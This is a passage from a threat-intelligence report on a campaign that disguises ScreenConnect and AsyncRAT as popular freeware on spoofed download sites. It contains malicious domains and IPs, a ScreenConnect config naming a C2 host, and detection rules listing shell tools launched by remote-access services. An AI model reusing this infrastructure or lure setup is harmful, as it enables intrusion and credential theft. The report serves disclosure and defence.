
<https://ds4windows.io> · [Translate this page](#)

Идеальный опыт с DualShock 4 на Windows

Скачайте и распакуйте DS4Windows. Загрузите релиз с GitHub и распакуйте ZIP в удобную папку — установка не требуется. 2. Установите ... [Read more](#)

Spoofted software portals appearing in search engine results

For example, here is how the fraudulent download portal for DNS Jumper looks:




Fake website mimicking the official DNS Jumper resource

On this page, the download button directs users to the following address:

1 [https://direct-download.giize\[.\]com/dns-jumper/iopbsr4hymbo7nfa1q7j](https://direct-download.giize[.]com/dns-jumper/iopbsr4hymbo7nfa1q7j)

Just like the OBS Studio variant, this drops an archive onto the victim's device with an identical structure: a renamed legitimate `install.exe` file, a sideloaded library, and an Assets directory containing the promised software packaged alongside ScreenConnect.



Contents of the DNS Jumper and ScreenConnect archive

Other fraudulent websites that appear in search engine results when querying the corresponding software are designed in a similar fashion.



https://glary-utilities.com

Glarysoft

Home Features Help Contact Download EN

Glary Utilities Pro

Comprehensive system utility to clean, optimize, and protect your Windows PC. Trusted by over 200 million users worldwide for over 15 years.

Download Free Now

The image shows the Glary Utilities Pro software interface on a computer monitor and its retail box. The interface displays various system optimization tools like Disk Cleanup, Registry Cleaner, and File Shredder. The box is blue with the Glarysoft logo and the text 'Fix, speed up, maintain, and protect your PC'.

https://bandizip.pro

Bandizip Main Windows macOS Screenshots History Comparison Help Contact EN


The image shows the Bandizip software box, which is white with a blue lightning bolt logo and the text 'BANDIZIP' and 'Win 10/8/7/XP'.

Bandizip

High-performance archive tool for Windows and macOS.
ZIP, 7Z, RAR and 30+ formats. Compress and extract with ease.


Get Bandizip for Windows Get Bandizip for macOS

No cost • Every edition free • No ads or bundled software



Spoofed websites used to distribute ScreenConnect

Notably, the vast majority of the fraudulent sites we uncovered are localized into English, Russian, and Chinese. In several instances, the pages were also translated into German, French, Spanish, Arabic, and other languages. This multi-language support underscores the global footprint of the campaign, targeting a broad user base across multiple regions.



Language localization options on a ScreenConnect delivery site


Fake domain infrastructure

To distribute ScreenConnect disguised as freeware, the threat actor spun up an extensive network of domain names mapped across three IP addresses. We have categorized these into two distinct infrastructure clusters.

Cluster 1: 162.216.241[.]242 and 198.23.185[.]81

- 1 ...
- 2 162.216.241[.]242
- 3 Country: United States
- 4 Org name: Dynu Systems Incorporated
- 5 ...

The connection graph below illustrates the campaign websites tied to IP address 162.216.241[.]242, which hosts the previously mentioned www[.]studioobs[.]com domain.



URL connection graph for IP 162.216.241[.]242

Looking into the registration dates for the domains on this IP, we found that the threat actor initially attempted to disguise their sites as various gaming portals:

Timestamp	Download URL
21.08.2025	arma-reforger[.]com
22.08.2025	clair-obscur-33[.]town


Subsequently, starting in January 2026, they shifted strategy and began registering fake domains designed to mimic popular freeware:

Timestamp	Download URL
3.01.2026	studio-obs[.]com
16.01.2026	studio-obs[.]net
2.02.2026	km-player[.]com
2.02.2026	corel-draw[.]net

In this specific branch of the ScreenConnect campaign, the malicious archives are hosted on `fileget.loseyourip[.]com`. Notably, the download resource is hosted on a completely separate provider:

```
1  ...
2  198.23.185[.]81
3  Country: United States
4  Org name: NOHAVPS LLC
5  ...
```

Our analysis of this second IP address revealed that it also hosts additional resources tied to the campaign, including fake gaming sites and supplementary download links:




URL connection graph for IP 198.23.185[.]81

Cluster 2: 2.59.134[.]97

- 1 ...
- 2 2.59.134[.]97
- 3 Country: Germany
- 4 Org name: dataforest GmbH
- 5 ...

Below is an infrastructure graph showing this IP address and its hosted domains. Notably, unlike the previous case, this address also hosts `direct-download.giize[.]com`, a resource used to store distributed malicious archives.



URL connection graph for IP 2.59.134.[.]97

In this branch of the campaign, the threat actor skipped game-themed lures entirely, focusing exclusively on creating fraudulent freeware sites that bundled ScreenConnect with the requested application. The domains hosted on IP address 2.59.134.[.]97 were registered between October 2025 and March 2026.

The chart below shows the volume of fraudulent websites created month by month:

Breakdown of ScreenConnect delivery sites by theme, August 2025 through March 2026
[\(download\)](#)

C2 infrastructure analysis

In total, we identified dozens of different archives distributed across this campaign. All of them share a uniform file structure, containing the malicious `install.res.1033.dll` library and the ScreenConnect MSI package located at `Assets\x86\vc redistrib_x64.dll`.

In some instances, the ScreenConnect installation package also bundles a CAB archive.

Name	Size	Modified	Attributes	Method	Block
app.config	1 861	2025-06-13 12:45	A	None	4
Client.en-US.resources	50 344	2025-06-13 12:45	A	None	5
Client.Override.resources	29 124	2025-06-13 12:45	A	None	6
Client.resources	34 378	2025-06-13 12:45	A	None	7
ScreenConnect.Client.dll	207 440	2025-06-13 12:45	A	LZX:21	0
ScreenConnect.ClientService.dll	79 440	2025-06-13 12:45	A	LZX:21	0
ScreenConnect.Core.dll	562 768	2025-06-13 12:45	A	LZX:21	0
ScreenConnect.Windows.dll	1 739 344	2025-06-13 12:45	A	LZX:21	0
ScreenConnect.WindowsAuthenticationPackage.dll	260 168	2025-06-09 18:34	A	LZX:21	0
ScreenConnect.WindowsBackstageShell.exe	61 008	2025-06-13 12:45	A	LZX:21	0
ScreenConnect.WindowsBackstageShell.exe.config	266	2025-06-13 15:27	A	LZX:21	1
ScreenConnect.WindowsClient.exe	609 872	2025-06-13 12:45	A	LZX:21	1
ScreenConnect.WindowsClient.exe.config	266	2025-06-13 15:27	A	LZX:21	1
ScreenConnect.WindowsCredentialProvider.arm64.dll	808 448	2025-06-13 15:24	A	LZX:21	2
ScreenConnect.WindowsCredentialProvider.dll	858 112	2025-06-13 15:24	A	LZX:21	2
ScreenConnect.WindowsFileManager.exe	81 488	2025-06-13 12:45	A	LZX:21	2
ScreenConnect.WindowsFileManager.exe.config	266	2025-06-13 15:27	A	LZX:21	1
ServiceExeWithoutService	95 312	2025-06-13 12:45	A	LZX:21	3
ServiceExeWithService	95 312	2025-06-13 12:45	A	LZX:21	3
system.config	953	2025-06-13 12:45	A	None	8

Contents of the CAB archive

This archive contains a `system.config` XML file, which defines the connection address for the ScreenConnect C2 server:


```

1 <?xml version="1.0" encoding="utf-8"?>
2 <configuration>
3   <configSections>
4     <section name="ScreenConnect.ApplicationSettings" type="System.Configuration.ClientSettingsSec
5   </configSections>
6   <ScreenConnect.ApplicationSettings>
7     <setting name="ClientLaunchParametersConstraint" serializeAs="String">
8       <value>?h=r.manage-server.xyz&amp;p=8041&amp;k=BgIAAACKAABSU0ExAAgAAAEAAQCnzuKBmkZS7MPOTRs
9     </setting>
10  </ScreenConnect.ApplicationSettings>
11 </configuration>

```


Contents of system.config

By analyzing these ScreenConnect installations, we uncovered additional C2 addresses, which are mapped out in the following graph:



Connection graph of ScreenConnect C2 domains

The next graph illustrates the AsyncRAT command-and-control infrastructure:



AsyncRAT C2 server infrastructure

Based on the registration dates of the C2 domains, we can determine that the campaign was launched in October 2025 and paused at the end of March. However, at the time of publication, many of the landing pages remain accessible via search engine results.

Takeaways

Investigating a single case of AsyncRAT delivered via ScreenConnect allowed us to uncover a massive, multi-domain, multi-language infrastructure designed to distribute a hidden installer for this software and further advance the attack. The threat actor disguises ScreenConnect as popular utilities and distributes it through fraudulent websites that mimic official product

pages. The attackers leverage search engine optimization techniques to push these sites to the top of search results in engines like Google and Bing.

This attack chain targets both everyday consumers downloading free software from the internet and corporate networks, where remote access tools are frequently allowlisted and granted elevated privileges.

The potential objective of the campaign is to steal credentials en masse and gain unauthorized access to systems for subsequent resale on dark web marketplaces.

To mitigate the risks associated with this threat, we recommend implementing the following security measures:

- Enforce strict software installation controls: application allowlisting and blocking MSI package execution from untrusted sources
- Continuously monitor for the creation of new remote administration services and scheduler tasks
- Filter outbound traffic to unknown domains and IP addresses
- Regularly [train users](#) on safe downloading practices
- Verify the authenticity of all software sources

For enterprise users, credential monitoring is a critical mitigation strategy against the risks detailed in this article, as a leaked account or compromised system access frequently serves as a vector for subsequent attacks on the organization. [Kaspersky Digital Footprint Intelligence](#) provides continuous data monitoring across open and dark web sources, enabling security teams to respond proactively to potential threats.

Detection by Kaspersky solutions

[Kaspersky Managed Detection and Response](#) detects the malicious activity described in this post using the following indicators of attack:

1. 1 ScreenConnect service creation with suspicious parameters

```
1  logsource:
2
3      product: windows
4
5      category: security
6  detection:
7
8      selection_access:
9
10         EventID: 4697
11
12         Service File Name|contains:
13
14             - 'e=Access'
15             - 'ClientService.exe'
16
17         selection_support:
18
19             EventID: 4697
20
21             Service File Name|contains:
22
23                 - 'e=Support'
24                 - 'ClientService.exe'
25
26         condition: selection_access or selection_support
```


2. 2 Anomalous child processes being spawned by the ScreenConnect service

```
1  logsource:
2
3      product: windows
4
5      category: process_creation
6  detection:
7
8      selection:
9
10         ParentImage|endswith:
11
12             - '\\ScreenConnect.ClientService.exe'
13
14             - '\\ScreenConnect.WindowsClient.exe'
15
16             - '\\ScreenConnect.WindowsBackstageShell.exe'
17
18             - '\\ScreenConnect.WindowsFileManager.exe'
19
20         Image|endswith:
21
22             - '\\powershell.exe'
23
24             - '\\cmd.exe'
25
26             - '\\net.exe'
27
28             - '\\schtasks.exe'
29
30             - '\\sc.exe'
31
32             - '\\msiexec.exe'
33
34             - '\\mshta.exe'
35
36             - '\\rundll32.exe'
37
38         condition: selection
```

Additionally, Kaspersky products detect the malware covered in this post under the following verdicts:

- Trojan.Win64.DLLhijack.*
- Trojan.VBS.Agent.*
- Trojan.PowerShell.Agent.bav
- Trojan.JS.SAgent.sb


Endpoint malicious activity can be monitored using [Kaspersky EDR Expert](#). Specifically, security teams should look for the execution of commands and scripts containing suspicious patterns, such as XOR operations used for command and data obfuscation by malware operating on the host. This activity is flagged by the 